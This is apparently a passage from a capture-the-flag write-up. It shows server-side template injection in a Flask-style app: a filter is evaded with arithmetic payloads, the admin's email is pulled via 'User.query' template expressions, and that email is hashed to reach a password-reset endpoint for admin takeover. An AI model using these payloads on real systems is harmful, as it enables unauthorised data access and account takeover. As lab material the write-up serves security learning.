
Which causing the “*“ to be failed, the good news is this “{}“ are not flagged, we can evade this with another payload type of:
{{61+6}}
{{7+7}}

And it’s succeeded confirming the existence of SSTI:

Our result of 67 being deployed.

Moreover of this kind of evasion I also already covered in some of other posts.
Continue of what we can try to get further, is trying to fetch other users (with potentially higher access) such as admin so we can processes our input data earlier.


We can see in the source-code that User admin seems to be inside, and after doing the CTF I know that fetching the Admin emails could lead to Password reset.
Note (we need to evade this):


And here’s the payload to fetch the Admin email with SSTI vuln:
{{ User.query.order_by(User.id).first().email }}
Or:
{{ User.query.limit(1).one().email }}
{{ User.query.limit(2).one().email }}

And we got it, the first payload gave is email of user id number 1 which is admin, we can elevate it more with another user id assumption of 1,2,3,4. . .And so on.
Here we know we’re user number 2 with:
{{ User.query.limit(2).one().email }}
Back to Admin.

Now we know he’s email of:
6963386239626866@master.guild
Now what we can do from email, we can fetch the end-point of users password reset by changing the email into SHA256 hash based as an end-point:

So if I convert that email into the hash format, we got:
┌──(kali㉿kali)-[~]
└─$ echo -n "6963386239626866@master.guild" | sha256sum
6c0e3522a69b5a7c53116489e2f6802cc2d632f6af9b21454b2de916213f1599  -
Now we need to log-out and request a password change on Admin passwords.

